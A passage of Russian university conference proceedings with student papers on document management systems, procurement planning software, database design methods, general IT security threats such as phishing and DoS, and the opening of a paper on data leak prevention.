Спрос на индивидуальное программное обеспечение для оцифровки бизнес-процессов неуклонно увеличивается [1]. Чтобы не приходилось постоянно развивать часто используемые функции при оцифровке бизнес-процессов, используются системы управления электронным документооборотом. Поэтому имеет смысл исследовать, насколько хорошо устоявшиеся концепции используемых программных продуктов работают с определенными требованиями проекта.

Для детального изучения этого процесса были представлены определенные критерии, для удобного использования программного продукта и концепции разработки программного обеспечения, применяемые к этой реализации.

Основными критерии связаны с возможностью пользователь работать в системе без особых навыков программирования, так же немаловажным фактором является возможность без особых усилий создать документ по шаблону, следовательно, система программы должна быть интуитивно понятна для пользователя.

Для удобной работы пользователя ему необходимо иметь возможность проводить мониторинг процессов в системе, а также должна быть реализована функция атрибутивного поиска документов. Эти и другие критерии представлены в таблице ниже в сравнении программ Comindware [2], Directum[3] и 1С: Документооборот [4].

Таблица 1 – Оценка программ по критериям

Критерии	Comindware	Directum	1С: Документооборот	Созданная программа
Настройка системы без навыков программирования	+	+	-	+
Возможность установки на собственный сервер	+	-	+	+
Заполнение документа по заранее созданному шаблону	+	+	+	+
Работа со словарями и справочниками	+	+	+	+
Функция назначения исполняющего лица	+	-	-	+
Возможность настраиваемого маршрута документа	+	+	-	+
Делегирование полномочий	+	+	-	+
Атрибутивный поиск документов	+	-	+	+
Поиск задач и поручений	+	+	+	+
Средства мониторинга процессов в системе	+	+	+	+
Соответствие требованиям импортозамещения РФ	+	-	-	+

При просмотре таблицы 1 можно сделать небольшой вывод что по ряду основных критериев для рассматриваемой системы разработка собственной программы в полном объеме отвечает поставленным критериям.

Для более точного определения наиболее подходящей системы электронного документооборота необходимо провести анализ возможности работы сравниваемых программ по основным областям автоматизации. Процессы автоматизации были выбраны исходя из основных требований рассматриваемой системы.

Таблица 2 - Основные характеристики систем электронного документооборота.

Области автоматизации	Comindware	Directum	1С: Документооборот	Созданная программа
Введение электронных форм документов	+	-	-	+
Автоматическая (или ручная при необходимости) регистрация входящих и исходящих документов	+	+		+
Возможность добавления файлов к шаблонам	-	+		+
Проверка документов на дублирование	+	+	-	+
Контроль заполнения обязательных полей	+	-	-	+
Автоматический разбор содержания документа	+	-	-	+

Ключевым моментом является повышение эффективности за счет легкой и быстрой доступности всей информации для ваших сотрудников: каждый может в рамках своих полномочий создавать документы, загружать их искать там, находить, редактировать и делиться ими с другими. Эффективная система управления документами, адаптированная к вашим потребностям, оптимизирует рабочие процессы на предприятии, экономя время и постоянно снижая затраты. Кроме того, полностью цифровые процессы, ставшие возможными благодаря безбумажному управлению документами, позволяют вам в любое время отслеживать происхождение документов и любые изменения, внесенные в них.

Таблица 3 - Расчетная стоимость СУБД для предприятия.

	Стоимость СУБД, руб.	Стоимость подписки на 50 пользователей, руб.
Comindware	от 1 499 000	-
Directum	322 900	370 300
1С: Документооборот	312 000	187200

Исходя из таблицы 3 можно сделать небольшой экономический вывод что разработка собственной системы является выгоднее приобретения готовой программы по работе с электронным документооборотом, исходя из анализа выше приведённых таблиц видно, что создание собственной системы будет максимально выгодной так как полностью отвечает необходимым параметрам, а также является менее финансово затратной.

Благодаря использованию современной системы управления документами все сотрудники могут мгновенно получить доступ к информации, имеющей отношение к их работе. Таким образом можно избежать потери времени на поиск в физических архивах файлов. Вместо этого каждый может сосредоточиться на своей реальной работе. Кроме того, оптимизированный рабочий процесс гарантирует, что никогда больше не будут забыты рабочие этапы, не будут оплачены причитающиеся счета и не будет задержек с заключением контрактов. Таким образом, вся компания работает более эффективно и экономично.

СПИСОК ИСТОЧНИКОВ

1. Куртин, М. А. Концепция разработки программных роботов для автоматизации бизнес-процессов / М. А. Куртин, В. П. Котляров // Наука, инновации и технологии: от идей к внедрению : Материалы междунар. науч.-практ. конф., Комсомольск-на-

Амуре, 7-11 февраля 2022 г. – Комсомольск-на- Амуре : ФГБОУ ВО «КНАГУ», 2022. – С. 118-120.

2. Comindware. Цифровая платформа [Электронный ресурс]. – Режим доступа: <https://www.comindware.ru/>. – Дата доступа: 29.10.2022

3. Directum. Интеллектуальная цифровая платформа [Электронный ресурс]. – Режим доступа: <https://www.directum.ru/>. – Дата доступа: 29.10.2022.

4. Новикова, К. В. Сравнительный анализ систем документооборота 1С:Документооборот и «Дело» для автоматизации деятельности предприятий и учреждений / Новикова К. В., Дадыкина О. В. // Цифровизация бизнеса и образования: тенденции и перспективы. Сборник статей I Международной научно-практической конференции. – Брянск, 2021. С. 190-192.

УДК 004

Инзарцев Алексей Вячеславович, кандидат технических наук, доцент, доцент кафедры ««Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Inzartsev Alexey Vyacheslavovich, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

Порубова Виктория Николаевна, студент, Комсомольский-на-Амуре государственный университет

Porubova Viktoriia Nikolaevna, student of Komsomolsk-na-Amure State University

РАЗРАБОТКА ПРОГРАММНОГО МОДУЛЯ ПЛАНИРОВАНИЯ ЗАКУПОК МАЛОГО ПРЕДПРИЯТИЯ

DEVELOPMENT OF A SOFTWARE MODULE FOR PURCHASE PLANNING OF A SMALL ENTERPRISE

Аннотация. Данная работа посвящена разработке программного модуля планирования закупок малого предприятия. Целью планирования закупок является минимизация затрат на закупки, снижение закупочных рисков, установка качественных стандартов и соблюдение процессов закупок.

Abstract. This work is devoted to the development of a software module for planning purchases of a small enterprise. The purpose of procurement planning is to minimize procurement costs, reduce procurement risks, set quality standards and adhere to procurement processes.

Ключевые слова: планирование закупок, оценка потребностей, приобретение товаров, закупка, затраты.

Key words: procurement planning, needs assessment, purchase of goods, procurement, costs.

Традиционно закупки связаны с приобретением товаров для дальнейшей переработки или перепродажи. Современное понимание закупок выходит за рамки этого и описывает все виды деятельности, которые служат для приобретения товаров и технологий, таких как закупки ИТ, которые обеспечивают закупку аппаратного и программного обеспечения - независимо от того, остаются ли они в эксплуатации или подлежат перепродаже.

Планирование закупок является одной из опор всей корпоративной логистики. Как и все виды коммерческой деятельности, планирование закупок также служит процессу создания добавленной стоимости. [2]

Задача планирования закупок в управлении цепочками поставок состоит в том, чтобы иметь возможность удовлетворить спрос клиентов путем закупки необходимых товаров. Результатом является доход, который возвращается с рынка в компанию и позволяет финансировать дальнейшие закупки за счет новых закупок.

Закупки включают в себя предоставление всех материальных благ, прав и услуг, которые служат целям бизнеса, таких как: деньги и капитал; Имущество; Товары, техника, материалы; авторские права и патенты; рабочие; внутренние и внешние транспортные услуги [3].

Среда разработки модулей IDE (интегрированная среда разработки) - это программное обеспечение для разработки приложений, которое объединяет общие инструменты разработчика в единый графический интерфейс. Большинство функций IDE предназначены для экономии времени, другие общие функции IDE предназначены для помощи разработчикам в организации рабочих процессов и устранении неполадок.

Существует ряд различных методов структурирования продукта в виде модулей, т. е. определения так называемой модульной архитектуры продукта. Различные методы делают на этом различный акцент, например, оптимизация технических интерфейсов, функциональная привязка модулей или дополнительная привязка целей компании и преимуществ для клиентов в модульной архитектуре продукта.

Продукт сначала разбивается на компоненты, которые впоследствии можно объединить в модули. Задача состоит в том, чтобы выбрать правильную степень детализации для декомпозиции. Детализация разбивки компонентов должна соответствовать сложности продукта и стратегическим целям модульной стратегии. Далее анализируются взаимодействия или зависимости компонентов. В последнюю очередь компоненты объединяются в модули.

Хорошо спланированный процесс закупок включает следующие программные модули:

1. Оценка потребностей – общение с сотрудниками и командами, разработка спецификаций, определение фактического спроса.

При покупке товаров необходимо исходить из реальных возможностей продаж. Они зависят от потребностей и пожеланий клиентов. Также важно учитывать, в какой степени товары, необходимые для продажи, все еще или уже есть на складе. Также важно, какова ситуация с закупками у ваших поставщиков, особенно во времена, когда цепочки поставок прерваны или возникают логистические проблемы, такие как нехватка контейнеров. Поэтому определение уровней запасов и их предыдущее развитие является частью оценки потребностей.

2. Предварительный выбор поставщиков – исследование возможных поставщиков и источников поставок, инвентаризация и сравнение с требованиями бизнеса.

Зачастую источники и поставщики для планирования закупок уже известны благодаря существующим деловым отношениям и зарекомендовали себя. Тем не менее, необходимо проводить постоянное сравнение между поставщиками, регулярно дополнять его текущей информацией и поддерживать ее в актуальном состоянии, потому что альтернативы должны быть доступны по существующим закупочным ценам, в случае дефектов и повторных задержек в доставке.

3. Гендер – приглашение предварительно отобранных поставщиков принять участие в конкурсе, предоставить спецификации и ответить на вопросы;

4. Оценка – выбор лучшего партнера на основе анализа качества, соответствия требованиям, общих затрат, устойчивости и финансовой безопасности поставщика, и других критериев, при необходимости;

5. Переговоры – согласование административных и технических пунктов, общие цели;

6. Заключение договора – подписание надежного договора, который является правовой основой для новых деловых отношений;

7. Ассортиментное планирование – количество заказа, которое является разумным с точки зрения капитальных вложений, затрат на хранение и доставку и возможных рисков продаж.

8. Контроль – планирование закупок также включает проверку поставок:

1) Отслеживание сроков поставки (количество ранних поставок или опозданий);

2) Отслеживание сроков оформления заказа, сроков транспортировки;

3) Контроль состояния запасов материальных ресурсов.

Последним этапом является последующая проверка (доработка) правильности плана закупок с целью выявления источников ошибок и возможности внесения поправок на будущее.

Запасы на складе должны соответствовать планируемыми хозяйственным процессам и не быть несоразмерно большими. Избыточные запасы увеличивают затраты на хранение, а также риск хранения, ослабляют операционную платежеспособность и связывают капитал, который можно было бы более разумно вложить в другое место.

Таким образом, тщательное планирование закупок преследует две цели:

1) Обеспечить возможность поставки с достаточными запасами;

2) Снизить затраты на хранение, избегая ненужных складских запасов. [1]

Для достижения обеих целей идеально подходит система управления запасами для планирования закупок, которая сравнивает все доступные данные, затем согласовывает эти противоречивые цели друг с другом и в конечном итоге определяет наилучший объем заказа для каждого продукта [4, 5]. Такая система предлагает наилучшую основу для постоянной возможности доставки, для получения сравнений в отношении оптовых скидок и дифференцированных цен, а также для оптимальной политики закупок

Планирование закупок в компании – это индивидуальный процесс, на который в конечном счете нельзя дать общий ответ [6, 7]. Это самый важный инструмент в коммерческом расчете, потому что затраты определяют норму прибыли. Поэтому стратегическое планирование закупок необходимо для существования каждой компании, которая хочет оставаться конкурентоспособной на рынке.

СПИСОК ИСТОЧНИКОВ

1. Абдуллаев, Н. А Конспект лекций по логистике. / Н. А Абдуллаев, С. А. Нажмутдинова. – Махачкала : Федеральное государственное образовательное учреждение высшего образования «Дагестанский государственный университет», 2019. – URL: http://eor.dgu.ru/lectures_f/Абдуллоев%20Н.А/project/p2aa1.html (дата обращения 01.11.2022).

2. КонсультантПлюс : Справочная правовая система : сайт. – URL: http://www.consultant.ru/document/cons_doc_LAW_144624/03a9972d95dd7219193e72423cfb6e2770369ba4/ (дата обращения: 01.11.2022).

3. StudFiles : Файловый архив для студентов : сайт. – URL: <https://studfile.net/preview/1851765/page:7/> (дата обращения: 01.11.2022).

4. Контрактная система в сфере государственных закупок в России: учебник / П. В. Самолысов, М. А. Булгакова; под науч. ред. Н. В. Павличенко. – М. : Академия управления МВД России, 2020. – С. 34-37.

5. Управление государственными (муниципальными) закупками: правовой аспект и механизм реализации [Электронный ресурс] : учебное пособие / Л. М. Пахомова ; Пермский государственный национальный исследовательский университет. – Электронные данные. – Пермь, 2022. – 3,96 Мб; 204 с. – URL: <http://www.psu.ru/files/docs/>

science/books/uchebnie-posobiya/pakhomovaupravlenie-gosudarstvennymi-zakupkami-pravovoj-aspekt-i-mekhanizmrealizacii.pdf – Заглавие с экрана (дата обращения: 01.11.2022).

6. Ковалев, С. А. Внедрение программы электронного документооборота «1с» на предприятии: этапы, цели, задачи / С. А. Ковалев, М. Е. Щелкунова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : материалы V Всероссийской национальной научной конференции молодых учёных, Комсомольск-на-Амуре, 11-15 апреля 2022 г. : в 4 ч. / редкол. : А. В. Космынин (отв. ред.) [и др.]. – Комсомольск-на-Амуре: ФГБОУ ВО «КнАГУ», 2022. – Ч. 1. – С. 391-393

7. Сурков В. А., Щелкунова М. Е. Проектирование программного обеспечения для обувной фабрики / В. А. Сурков, М. Е. Щелкунова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : материалы V Всероссийской национальной научной конференции молодых учёных, Комсомольск-на-Амуре, 11-15 апреля 2022 г. : в 4 ч. / редкол. : А. В. Космынин (отв. ред.) [и др.]. – Комсомольск-на-Амуре: ФГБОУ ВО «КнАГУ», 2022. – Ч. 1. – С. 462-464

УДК 004.65

Кудряшова Екатерина Сергеевна, кандидат физико-математических наук, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Kudryashova Ekaterina Sergeevna, Candidate of Physical and Mathematical Sciences, docent Department "Design, Management and Development of Information Systems", Komsomolsk-on-Amur State University

Горковенко Екатерина Андреевна студентка, Комсомольский-на-Амуре государственный университет

Gorkovenko Ekaterina Andreevna, student, Komsomolsk-on-Amur State University

ОБЗОР МЕТОДОВ ПРОЕКТИРОВАНИЯ БД

OVERVIEW OF DB DESIGN METHODS

Аннотация. В статье рассмотрены подходы к проектированию баз данных: нисходящий и восходящий. Подробно рассмотрена методология нисходящего проектирования, с описание его этапов проектирования: концептуальное, логическое, физическое. Для каждого этапа приведены последовательности процедур, составляющих его.

Abstract. The article discusses approaches to database design: top-down and bottom-up. The methodology of top-down design is considered in detail, with a description of its design stages: conceptual, logical, physical. For each stage, the sequences of procedures that make up it are given.

Ключевые слова: БД, проектирование БД, информационные системы, программное обеспечение, методы проектирования.

Key words: DB, database design, information systems, software, design methods.

Введение

Проектирование базы данных является наиболее важной обязанностью специалистов по программному обеспечению, которые занимаются проектами, связанными с базой данных. Для этого они следуют методологии проектирования. Это помогает дизайнеру планировать, управлять, контролировать и оценивать проекты разработки баз данных.

Методология проектирования: структурированный подход, который использует процедуры, методы, инструменты и вспомогательные средства документации для поддержки и облегчения процесса проектирования.

Методология проектирования состоит из этапов, каждый из которых содержит ряд шагов, которые направляют дизайнера в методах, подходящих на каждом этапе проекта.

Методы проектирования БД

Существует два подхода к разработке любой базы данных: метод сверху вниз и метод снизу-вверх. Хотя эти подходы кажутся радикально разными, они разделяют общую цель использования системы путем описания всего взаимодействия между процессами.

Нисходящий метод проектирования начинается с общего и переходит к конкретному. Другими словами, вы начинаете с общего представления о том, что необходимо для системы, а затем переходите к более конкретным деталям того, как система будет взаимодействовать. Этот процесс включает в себя идентификацию различных типов сущностей и определение атрибутов каждой сущности.

Подход «снизу-вверх» начинается с конкретных деталей и переходит к общему. Это делается путем сначала идентификации элементов (элементов) данных, а затем группировки их вместе в наборы данных. Другими словами, этот метод сначала идентифицирует атрибуты, а затем группирует их для формирования сущностей.

Этапы проектирования БД методом «восходящего» проектирования приведены на рисунке [1].




Рисунок 1 – Этапы проектирования методом восходящего проектирования

Этапы проектирования БД методом «нисходящего» проектирования (рисунок 2):




Рисунок 2 – Этапы проектирования методом нисходящего проектирования

Методология проектирования БД

Методология проектирования БД делится на три основных этапа [2]:

- Концептуальное проектирование
- Логическое проектирование
- Физическое проектирование

Функциональная схема процесса поэтапного проектирования БД приведена на рисунке 3.

Первый этап: Концептуальное проектирование базы данных является первым этапом проектирования баз данных. Целью этого этапа является проектирование базы данных, которая не зависит от базы данных программного обеспечения и физических деталей. На этом этапе будет создана концептуальная модель данных, описывающая сущности данных, атрибуты, связи между таблицами и ограничения в базе данных. Этот дизайн является описательным и повествовательным.

Все элементы данных, требуемые в транзакции базы данных, должны быть указаны в модели, а все существующие элементы данных должны использоваться по крайней мере один раз в этой транзакции базы данных. Концептуальная база данных состоит из 4 этапов, а именно:

1. Анализ данных и требования;
2. Нормализация и проектирование отношений между сущностями;
3. Проверка данных модели;
4. Проектирование распределенных баз данных.




Рисунок 3 – Функциональная схема процесса проектирования

Второй этап: Логическое проектирование является вторым этапом процесса проектирования базы данных. Логическая цель проектирования состоит в том, чтобы спроектировать общекорпоративную базу данных на основе определенной модели данных, но независимо от деталей - уровня. Логическое проектирование требует, чтобы все объекты концептуальной модели были сопоставлены с конкретными конструкциями, используемыми выбранной моделью базы данных. Например, логическая структура реляционной СУБД включает спецификации для отношений (таблиц), связей и ограничений (т. е. определения доменов, проверки данных и представления безопасности).

Результатом этого процесса является глобальная логическая модель данных, состоящая из диаграммы ER, реляционной схемы и вспомогательной документации, описывающей эту модель, например, словаря данных. Вместе они представляют собой источники информации для процесса физического проектирования и предоставляют раз-

работчику физической базы данных средство для компромиссов, которые так важны для эффективного проектирования базы данных.

Логическая модель данных обычно описывает данные в максимально возможном количестве деталей, не беспокоясь о физических реализациях в базе данных. Функции логической модели данных могут включать:

1. Все сущности и отношения между ними.
2. Каждая сущность имеет четко заданные атрибуты.
3. Указывается первичный ключ для каждой сущности.
4. Указываются внешние ключи, которые используются для идентификации отношений между различными сущностями.
5. Нормализация происходит на этом уровне.

Логическая модель может быть спроектирована с использованием следующего подхода:

1. Укажите все сущности с первичными ключами.
2. Укажите параллельные связи между различными сущностями.
3. Определение атрибутов каждой сущности
4. Разрешайте отношения «многие-ко-многим».
5. Проводят процесс нормализации.

Кроме того, одним из важных факторов после следования вышеуказанному подходу является критическое рассмотрение проекта на основе сбора требований. Если строго соблюдать описанные выше шаги, есть шансы на создание высокоэффективного дизайна базы данных, который следует собственному подходу (рисунок 4).




Рисунок 4 – Фрагмент логической модели данных

Если мы сравним логическую модель данных, как показано на рисунке выше, с некоторыми образцами данных на диаграмме, мы можем прийти к фактам, что в концептуальной модели данных нет первичного ключа, тогда как логическая модель данных имеет первичные ключи для всех своих атрибутов. Кроме того, логическая модель данных покрывает отношения между различными сущностями и несет в себе место для внешних ключей для установления отношений между ними.

Третий этап: Физическое проектирование. Основной целью физической модели данных является отображение всех структур таблицы, включая имя столбца, тип данных столбца, ограничения, ключи (первичные и внешние) и связь между таблицами. Ниже приведены особенности физической модели данных [3, 4].

1. Задаёт все столбцы и таблицы.
2. Задаёт внешние ключи, которые обычно определяют связь между таблицами.
3. В зависимости от требований пользователей может произойти нормализация.

4. Поскольку физическое соображение принимается во внимание, то будут прямые причины для различия, чем логическая модель.

5. Физические модели могут отличаться для разных РСУБД. Например, столбец типа данных может отличаться в MySQL и SQL Server.

При разработке физической модели данных следует учитывать следующие моменты:

1. Преобразуйте сущности в таблицы.
2. Преобразуйте определенные связи во внешние ключи.
3. Преобразуйте атрибуты данных в столбцы.
4. Измените ограничения модели данных на основе физических требований.

Сравнивая эту физическую модель данных с логической с предыдущей логической моделью, можно сделать вывод о том, что в физической базе данных имена сущностей считаются именами таблиц, а атрибуты - именами столбцов. Кроме того, тип данных каждого столбца определяется в физической модели в зависимости от фактической используемой базы данных.

Заключение

Проектирование базы данных определяет структуру базы данных, используемую для планирования, хранения и управления информацией. Для обеспечения точности данных необходимо разработать базу данных, в которой хранится только актуальная и ценная информация.

Хорошо спроектированная база данных необходима для обеспечения согласованности информации, устранения избыточных данных, эффективного выполнения запросов и повышения производительности базы данных. Методологический подход к проектированию базы данных экономит ваше время на этапе разработки базы данных [5].

Достоверность данных зависит от структуры таблицы, тогда как создание первичных и уникальных ключей гарантирует единообразие в хранимой информации. Репликации данных можно избежать, сформировав таблицу вероятных значений и используя ключ для обозначения значения. Таким образом, изменение происходит только один раз в основной таблице всякий раз, когда изменяется значение.

Поскольку общая производительность зависит от ее структуры, хорошая структура базы данных использует простые запросы и более быструю реализацию. Кроме того, его легко поддерживать и обновлять. С другой стороны, когда база данных плохо спроектирована, даже тривиальные прерывания могут повредить хранимым событиям, представлениям и утилитами.

СПИСОК ИСТОЧНИКОВ

1. Connolly, T. Databases. Design, implementation and support. Theory and practice / T. Connolly. - М. : Williams I.D., 2017. - 1440 p.
2. Lukin, V. N. Introduction to database design / V. N. Lukin. - М. : Vuzovskaya kniga, 2015. - 144 p.
3. Martishina, S. A. Design and implementation of databases in MySQL DBMS using MySQL Workbench: Methods and tools for designing information systems and technologist / S. A. Martishina, V. L. Simonov, M. V. Khrapchenko. - М. : Forum, 2017. - 62 p.
4. Makin, J. K. Designing a Server Infrastructure for Microsoft SQL Server 2005 Databases / J. K. Makin. - М. : Russian edition, 2008. - 560 p.
5. Ambler, S. Database refactoring: evolutionary design / S. Ambler, P. Sadalage. - М. : Williams, 2007. - 672 p.

Кудряшова Екатерина Сергеевна, кандидат физико-математических наук, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Kudryashova Ekaterina Sergeevna, Candidate of Physical and Mathematical Sciences, Associate Professor of the Department of Design, Management and Development of Information Systems, Komsomolsk-on-Amur State University

Морозов Всеволод Олегович, студент, Комсомольский-на-Амуре государственный университет

Morozov Vsevolod Olegovich, student of Komsomolsk-on-Amur State University

ПРОБЛЕМЫ БЕЗОПАСНОСТИ В ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЯХ

SUCURITY ISSUES IN INFORMATION TECHNOLOGY

Аннотация. Актуальность темы исследования. На данный момент организации собирают огромные объемы данных в незаконных целях ради собственной выгоды. В России с недавнего времени началась практическая реализация защиты информации в обществе, но ввиду нехватки отечественной литературы по данной тематике и сложности интерпретации иностранных источников, схема реализации защиты информации далека от международных стандартов. Цель исследования заключается в выявлении особенностей проблемы защиты информации. Предметом исследования являются виды мошеннических схем и способы защиты от них. Результатом работы являются выявленные способы защиты данных от тех или иных ситуаций.

Abstract. Relevance of the research topic. At the moment, organizations collect huge amounts of data for illegal purposes for their own benefit. In Russia, the practical implementation of information protection in society has recently begun, but due to the lack of domestic literature on this topic and the complexity of interpreting foreign sources, the scheme for implementing information protection is far from international standards. The purpose of the study is to identify the features of the problem of information security. The subject of the study is the types of fraudulent schemes and ways to protect against them. The result of the work is the identified ways to protect data from certain situations.

Ключевые слова: статья, защита данных, информационные технологии.

Key words: article, data protection, information technology.

Введение

Теперь, когда мы признали объем данных, которые бизнес собирает о людях, каковы риски и проблемы, связанные с обеспечением безопасности этой информации? Компании могут потерять доверие и уважение потребителей, если они разрешат несанкционированный доступ к данным клиентов [1, 2]. По этой причине предприятия серьезно относятся к информационной безопасности и кибербезопасности. Несмотря на важность защиты данных клиентов, нарушения и взломы кажутся все более и более распространенными. Является ли это результатом неадекватных мер безопасности со стороны бизнеса или хакеры все лучше получают доступ к так называемым «защищенным сетям»? Ответ, вероятно, оба. В этой статье вы узнаете о некоторых текущих проблемах безопасности, с которыми сталкиваются компании, пытаясь защитить свои (и своих клиентов) электронные сообщения и данные.

Информационные технологии предоставили предприятиям возможности, о которых нельзя было и мечтать всего пару десятилетий назад. Но это также принесло не-

которые беспрецедентные проблемы. Среди причин роста стоимости киберпреступлений можно назвать:

- Быстрое внедрение новых технологий киберпреступниками.
- Увеличение числа новых пользователей в сети (как правило, это жители стран с низким уровнем дохода и слабой кибербезопасностью).
- Повышенная легкость совершения киберпреступлений с ростом киберпреступности как услуги
- Растущее число «центров» киберпреступности, которые теперь включают Бразилию, Индию, Северную Корею и Вьетнам.
- Растущая финансовая изощренность среди киберпреступников высшего уровня, которая, среди прочего, облегчает монетизацию.

Киберпреступность может проявляться по-разному: от утечки данных до вредоносных программ, которые атакуют сеть компании и нарушают работу службы или повреждают конфиденциальные корпоративные данные. Мы рассмотрим лишь некоторые из способов, которыми преступники используют технологии, чтобы нанести ущерб бизнес-операциям.

Вирусы и вредоносные программы

С ростом использования Интернета возрастает риск воздействия вредоносных программ, таких как вирусы, на компьютерную сеть предприятия. Компьютерный вирус – это фрагмент компьютерного кода, который вставляется в другую программу и находится в состоянии покоя, пока не будет запущен ничего не подозревающим пользователем. Этот триггер может быть таким же простым, как открытие вложенного файла или загрузка файла из Интернета. Вирусы варьируются от шуточных, просто отображающих изображение на экране пользователя, предназначенное для развлечения, до крайних случаев, когда файлы данных безвозвратно стираются. Большинство компаний развертывают антивирусное программное обеспечение в своей сети, но даже самое сложное антивирусное программное обеспечение не может справиться с постоянно растущим числом вирусов и вредоносных программ. Мотивы создания вирусов могут включать получение прибыли (например, с помощью программ-вымогателей), желание отправить политическое сообщение, личное развлечение, чтобы продемонстрировать, что в программном обеспечении существует уязвимость, для саботажа и отказа в обслуживании, или просто потому, что хакеры хотят изучить вопросы кибербезопасности. Последствия таких вирусов и вредоносных программ могут быть катастрофическими, фактически уничтожая всю сеть компании и электронные записи.

Фишинг

Одной из самых распространенных кибератак является фишинг. Фишинг – это когда мошенник использует мошеннические сообщения электронной почты или текстовые сообщения, а также веб-сайты-подражатели, чтобы заставить вас поделиться ценной личной информацией, такой как номера счетов, номера социального страхования или ваши идентификаторы входа и пароли. Мошенники используют вашу информацию, чтобы украсть ваши деньги или вашу личность, или и то, и другое. Мошенники также используют фишинговые электронные письма, чтобы получить доступ к вашему компьютеру или сети, а затем устанавливают такие программы, как программы-вымогатели, которые могут заблокировать доступ к важным файлам на вашем компьютере.

Фишинговые мошенники заманивают своих жертв подделывая знакомые, надежные логотипы известных, законных компаний. Или они притворяются другом или членом семьи. Фишинговые мошенники создают впечатление, будто им нужна ваша или чья-то еще информация, причем быстро, иначе произойдет что-то плохое. Они лгут, чтобы получить от вас информацию.

Чтобы защитить себя и информацию вашей компании, Федеральная торговая комиссия США рекомендует следующие меры предосторожности:

- Будьте осторожны, открывая вложения или переходя по ссылкам в электронных письмах. Даже учетные записи ваших друзей или членов семьи могут быть взломаны. Файлы и ссылки могут содержать вредоносные программы, которые могут ослабить безопасность вашего компьютера.

- Не отвечайте на электронные письма, в которых запрашивается личная или финансовая информация. Фишеры используют тактику давления и нажимаются на страхе. Если вы считаете, что компании, другу или члену семьи действительно нужна личная информация от вас, возьмите телефон и позвоните им сами, используя номер, указанный на их веб-сайте или в вашей адресной книге, а не тот, что указан в электронном письме.

- Включите двухфакторную аутентификацию. Это защищает вашу учетную запись, даже если ваш пароль скомпрометирован.

- Резервное копирование файлов на внешний жесткий диск или в облачное хранилище. Регулярно создавайте резервные копии своих файлов, чтобы защитить себя от вирусов или программ-вымогателей.

Отказ в обслуживании

Атака типа «отказ в обслуживании» (DoS) происходит, когда законные пользователи не могут получить доступ к информационным системам, устройствам или другим сетевым ресурсам из-за действий злоумышленника. Затронутые службы могут включать электронную почту, веб-сайты, учетные записи в Интернете (например, банковские услуги) или другие службы, зависящие от затронутого компьютера или сети. Отказ в обслуживании осуществляется путем переполнения целевого хоста или сети трафиком до тех пор, пока цель не сможет ответить или просто выйдет из строя, препятствуя доступу законных пользователей. DoS-атаки могут стоить организации времени и денег, в то время как ее ресурсы и услуги недоступны.

Заключение

Это лишь некоторые из проблем безопасности, связанных с информационными технологиями. Такие риски иллюстрируют необходимость усиления кибербезопасности для защиты компьютерных систем от кражи или повреждения их оборудования, программного обеспечения или электронных данных, а также от сбоев или неправильного направления предоставляемых ими услуг. Эта область приобретает все большее значение из-за растущей зависимости от компьютерных систем, Интернета и беспроводных сетей, таких как Bluetooth и Wi-Fi, а также из-за роста числа «умных» устройств, включая смартфоны, телевизоры и различные устройства, составляющие Интернет вещей. Из-за своей сложности, как с точки зрения политики, так и технологий, это одна из главных проблем современного мира.

СПИСОК ИСТОЧНИКОВ

1. Карпова, Н. Г. Способы обеспечения информационной безопасности в распределенных информационных системах / Н. Г. Карпова, И. А. Трещев, В. А. Кузнецов // Наука, инновации и технологии: от идей к внедрению : Материалы междунар. науч.-практ. конф., Комсомольск-на-Амуре, 7-11 февраля 2022 г. – Комсомольск-на- Амуре : ФГБОУ ВО «КнАГУ», 2022. – С. 106-109.

2. Трещев, И. А. Программное обеспечение для анализа исполняемых файлов / И. А. Трещев, Н. Е. Подоба // Наука, инновации и технологии: от идей к внедрению: Материалы междунар. науч.-практ. конф., Комсомольск-на-Амуре, 7-11 февраля 2022 г. – Комсомольск-на- Амуре : ФГБОУ ВО «КнАГУ», 2022. – С. 141-142.

Кудряшова Екатерина Сергеевна, кандидат физико-математических наук, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Kudryashova Ekaterina Sergeevna, Candidate of Physical and Mathematical Sciences, docent Department "Design, Management and Development of Information Systems", Komsomolsk-on-Amur State University

Трошин Иван Павлович, студент, Комсомольский-на-Амуре государственный университет

Troshin Ivan Pavlovich, student of Komsomolsk-on-Amur State University

СПОСОБЫ ПРЕДОТВРАЩЕНИЯ УТЕЧКИ ИНФОРМАЦИИ

WAYS TO PREVENT INFORMATION LEAKAGE

Аннотация. Предотвращение утечки данных – это практика кибербезопасности, которая включает в себя внедрение методов защиты данных для уменьшения случайного раскрытия информации. Эффективное предотвращение утечки данных играет решающую роль в комплексной стратегии предотвращения потери данных. Утечки данных – удобный вектор атаки для киберпреступников. Открытые данные, такие как утечка учетных данных, позволяют получить несанкционированный доступ к системам организации. Такой прямой доступ позволяет хакерам с меньшими усилиями проводить целый ряд кибератак.

Abstract. Data leak prevention is a cybersecurity practice that involves implementing secure data practices to reduce accidental exposure. Effective data leak prevention plays a crucial role in a comprehensive data loss prevention strategy.

Data leaks are an easy attack vector for cybercriminals. Exposed data, such as leaked credentials, allows unauthorized access to an organization's systems. This direct access enables hackers to carry out a range of cyber-attacks with less effort.

Ключевые слова: кибербезопасность, утечка данных, стратегия, защита данных.

Key words: cybersecurity, data leak, strategy, data, secure data.

Введение

Утечка данных – это незамеченное раскрытие конфиденциальных данных в электронном или физическом виде [2, 8-10]. Утечки данных могут происходить на внутренних или физических устройствах, таких как внешние жесткие диски или ноутбуки. Если киберпреступник обнаруживает утечку данных, он может использовать эту информацию, чтобы подготовиться к атаке утечки данных. Важность предотвращения утечки данных заключается в том, что каждый день престижные предприятия становятся жертвами пагубной киберугрозы, которая, как ожидается, к 2025 году будет стоить миру 10,5 триллионов долларов в год.

